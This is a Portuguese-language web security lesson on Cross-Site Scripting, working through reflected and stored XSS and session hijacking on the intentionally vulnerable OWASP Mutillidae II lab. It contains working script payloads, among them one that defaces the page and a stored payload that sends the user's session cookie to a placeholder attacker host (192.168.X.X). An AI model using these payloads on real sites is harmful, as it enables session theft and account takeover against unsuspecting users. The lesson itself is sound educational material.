



# Cross Site Scripting

O Cross-Site Scripting (XSS) é uma vulnerabilidade causada pela ausência de validação dos parâmetros de entrada fornecidos pelo usuário para uma aplicação;

Vulnerabilidades baseadas em XSS ou Cross-site scripting são muito comuns em aplicações frontend que utilizam qualquer modelo de interação com os usuário como por exemplo em blogs, fórums e redes sociais, o conceito por trás deste tipo de vulnerabilidade é explorar campos com entradas fornecidas por usuários ( posts de textos e mensagens em geral ) que são refletidas instantaneamente pela página, ( dai a incidencia tão grande em blogs e fóruns ).

Na versão de 2013 da owasp o XSS aparece como terceiro item no top 10 sendo uma vulnerabilidade com dificuldade média de exploração, impacto moderado e de díficil detecção.

Poder de ataque do XSS:

- Roubo dos cookies de sessão;
- Reescrever conteúdo da página;
- Redirecionar a action de formulários;
- Inserir scripts maliciosos;
- Total controle sobre um domínio;

> Apesar de individualmente não apresentar poder destrutivo no servidor o XSS pdoe ser muito perigoso uma vez que é um catalisador para outros ataques mais sofisticados, como o CSRF;

Ataques baseados em XSS podem surgir a partir de diversos vetores, sendo geralmente dividido em três categorias:


- reflected
- stored
- DOM-based

> Algumas bibliografias como o Livro mastering-modern-web-penetration-testing de Prakhar Prasad oferecem uma subdivisão maior com cinco classificações, o que inclui Flash-based XSS e HttpOnly cookies.


## Como ocorre um ataque baseado em XSS?

Para apresentar o conceito utilizaremos um exemplo baseado na aplicação multillidae do OWASP Broken Web Applications Project, acesse o endereço da aplicação e em seguida o link "OWASP Mutillidae II", Nome a esquerda escolher a opção "OWASP 2O13 -> A3 - Cross Site Scripting(XSS) -> Persistent(Second Order) -> Add to your blog".

A pagina exibida possuirá o layout abaixo:




Nesta página temos um campo para entrada de dados, no formato usado em blogs, fórums e páginas que permitam publicação de texto, geralmente o armazenamento desse tipo de dado é feito em bases de dados sendo que os dados armazenados são exibidos no carregamento da página, neste aso na janela abaixo do campo de entrada de dados:




| 6 Current Blog Entries | | | |
|---|---|---|---|
| | Name | Date | Comment |
| 1 | anonymous | 2017-04-21 17:38:56 | |

A informação inserida nesse Blog deverá ser sanetizada antes do armazenamento na base de dados quando isso não ocorre abre-se uma brecha para que um atacante tente armazenar código ao invés de texto, como exemplo insira o texto abaixo no campo "Add blog for anonymous":

```
<script>
alert("A casa caiu...");
</script>
```

Em seguida grave esta informação usando a opção "Save Blog Entry", você deverá obter um retorno conforme abaixo:


Embora simples esse case exemplifica a maneira como ocorrem falhas de XSS;

## XSS do tipo Reflected:

Vulnerabildiades de XSS do tipo Reflected são provavelmente as mais comuns e mais exploradas dentro dos tipos de vulnerabilidades de XSS, nesse processo a aplicação recebe um ou mais parâmetros de entrada que são refletidos na página web gerada pela aplicação, o principio basico dessa vulnerabilidade é explorar a execução de código que acontece no browser do usuário no momento em que a página é acessada o que possibilitará as seguintes ações:

- Executar código Javascript malicioso;
- Utilizar e executar exploits no navegador do cliente que fez a Requisição;
- Bypass em proteções contra CSRF ( Da para utilizar o XSS como meio para explorar vulnerabilidades CSRF );
- Executar desvios temporários em conexões e conteúdos;


### XSS Reflected, ação ofensiva contra o usuário:

O uso ofensivo de XSS baseia-se no seguinte:

1- Ataques de reflexão são enviados para as vítimas por meio de engenharia social, utilizando email, Skype, Facebook ou algum outro meio;

2- A vítima é levada a clicar em um link malicioso com parâmetros forjados (GET) ou uma página criada pelo atacante contendo um form (POST);

3- O código injetado viaja para o site vulnerável e é devolvido (refletido) para o navegador do usuário, que confia na resposta da aplicação e executa o código malicioso;




---

## Persistent (stored) XSS

De acordo com a OWASP, os ataques XSS Persistent são aqueles onde os scripts são armazenados permanentemente no back-end. A vítima então recebe esse script ao realizar o acesso a página.

Um dos processos baseados em XSS Stored é a execução de pinishing em páginas de Web, Para que isso seja feito é necessário o armazenamento dos dados enviados em um backend, o exemplo anterior envolvendo com a págian mutillidae utilizou essa metodologia para através de um campo de postagem pudessemos executar um POST de conteúdo e armazena-lo no servidor, o conteúdo armazenado era Javascript enquanto armazenado será executado cada vez que o usuário acessar o conteúdo executando um GET.

> O XSS Stored geralmente é mais perigoso que o XSS refletido pois o XSS persistente é entregue pela aplicação e executado no navegador do usuário sempre que o recurso vulnerável for acessado, basta um único acesso ao site ou à URL maliciosa para código do atacante ser inserido na página vulnerável.

### XSS Stored usando HTML:


Entrando nos processos de XSS Stored, a primeira questão é identificar quais os tipos de campos aceitos ou seja, até onde foi ou não foi a sanetização de dados de entrada, um modelo muito comum é testar a chamada de páginas HTML dentro de sua instrução;

O modelo abaixo utilizará novamente a aplicação multillidae do OWASP Broken Web Applications Project, "OWASP Mutillidae II", Nome a esquerda escolher a opção "OWASP 2O13 -> A3 - Cross Site Scripting(XSS) -> Persistent(Second Order) -> Add to your blog".

Faça um teste inserindo o conteúdo abaixo:

```
<script>
document.body.innerHTML="";
</script>
```

Salve o conteudo utilizando a opção "Save Blog Entry" e faça um teste acessando a página a partir de uma Guia Anônima, o conteúdo exibido devera ser similar ao layout abaixo:




Para executar um segundo teste faça um Reset na base de dados apagando nossas entradas anteriores, utilize a opção ***"Reset DB"*** conforme a imagem abaixo:


Outra proposta possível utilizando a mesma metodologia seria usar código HTML para exposição de uma imagem no lugar do conteúdo da página:


```
<script>
  document.body.innerHTML="";
  var imagem=new Image();
  imagem.src="[url da imagem]";
  document.body.appendChild(imagem);
</script>
```

---

## Cookies:

Toda conexão estabelecida entre o Cliente e o Servidor constitue uma **Sessão**, essa sessão é atribuida pelo servidor após execução do processo de conexão no formato "Three Way Handshake" comentado no começo do curso, possuindo uma numeração de identificação baseado em uma tabela chave valor armazenada no servidor, seu uso entre outras funções permite ao servidor identificar o usuário que esta executando a conexão. essa informação também é conhecida pelo Browser do usuária sendo recebida do servidor em uma resposta que chamamos de **Cookie**;

Podemos verificar a existência de Cookies de sessão inspecionando os elementos da Guia Network no acesso a qualquer página web:




Verifique que neste caso temos o item Cookie com um número de identificação da sessão. Esse número é único e assim será diferente para qualquer outra sessão aberta, faça teste executando o mesmo procedimento a partir de outro Brownser por exemplo ou em uma janela Anônima.

## O conceito de sequestro de sessão:

Ataques baseados em sequestro de sessão utilizam mecanismos de exploits baseados na tentativa de controle dos cookies e tokens de acesso em sessões de usuários, quando essas sessões envolvem autenticação prévia, ou seja roubando a sessão estamos executando um by pass na autenticação e recebendo acesso a páginas e conteúdos que supostamente só deveriam ser acessíveis aos usuários autenticados.

Um token de sessão é normalmente composto por uma string de largura variável e pode ser usado de diferentes maneiras, como na URL, no cabeçalho da requisição http como um cookie ( Modelo que vimos a pouco ), ou em outras partes do cabeçalho ou corpo da requisição http.

Utilizando código JavaScript um Cookie de sessão pode ser obtindo da seguinte forma:

```
<script>
alert(document.cookie);
</script>
```

> Neste caso trata-se do Cookie de sua própria sessão o que ainda não configura um processo de sequestro de sessão propriamente dito;

***Como o XSS se relaciona ao Sequestro de Sessão?***

O ponto onde o Cookie de sessão e a exploração de XSS baseado em Javascript se encontram é exatamente no resgate e envio dessa informação a terceiros, uma vez que um usuário esteja em uma área autenticada, o cookie de sessão é uma informação preciosa que utilizado da maneira certa permitiria o acesso ao conteúdo autenticado "simulando" estar na sessão do usuário, Existem certas formas de obter essa informação o principio basico por trás da maioria delas é forçar a execução de código pelo Browser do usuário de forma que o próprio usuário entregue a informação sem perceber;

***Demonstração de roubo de sessão:***

No exemplo abaixo utilizaremos uma imagem como base para conseguir isso, essa imagem será seguida pela requisição de acesso ao cookie do usuário:

```
Hi Everone...
<script>
var imagem=new Image();
imagem.src="http://192.168.X.X?"+document.cookie;
</script>
```

Na demonstração acima temos o campo "http://192.168.X.X" com endereço do host que receberá o cookie enviado pelo browser e a propriedade ***?"+document.cookie*** utilizada para recuperar o cookie associado a sessão no momento em que executamos um GET no conteúdo do blog;

> Para que alguma ação baseada no conceito acima seja bem sucedida será necessário que no endereço de destino o host seja preparado para receber a informação enviada pelo brownser dos usuários que acessaram a página com o código XSS implementado, isso pode ser feito de "N" formas, usando webservers ou aplicações simples como um script python;

---

# Material de Referência:

Boa parte dessa aula baseia-se em uma publicação de Prakhar Prasad pela editora Packt:

- Livro, Mastering Modern Web Penetration Testing

O curso da Alura sobre Segurança Web apresenta alguns conceitos muito legais sobre sequestro de sessão e XSS usando como base a plataforma OWASP:

- Curso Segurança Web: Vulnerabilidades do seu sistema e OWASP

Detalhamento Técnico sobre a propriedade document.cookie fornecida pelo MDN:

- Document.cookie

---

**Free Software, Hell Yeah!**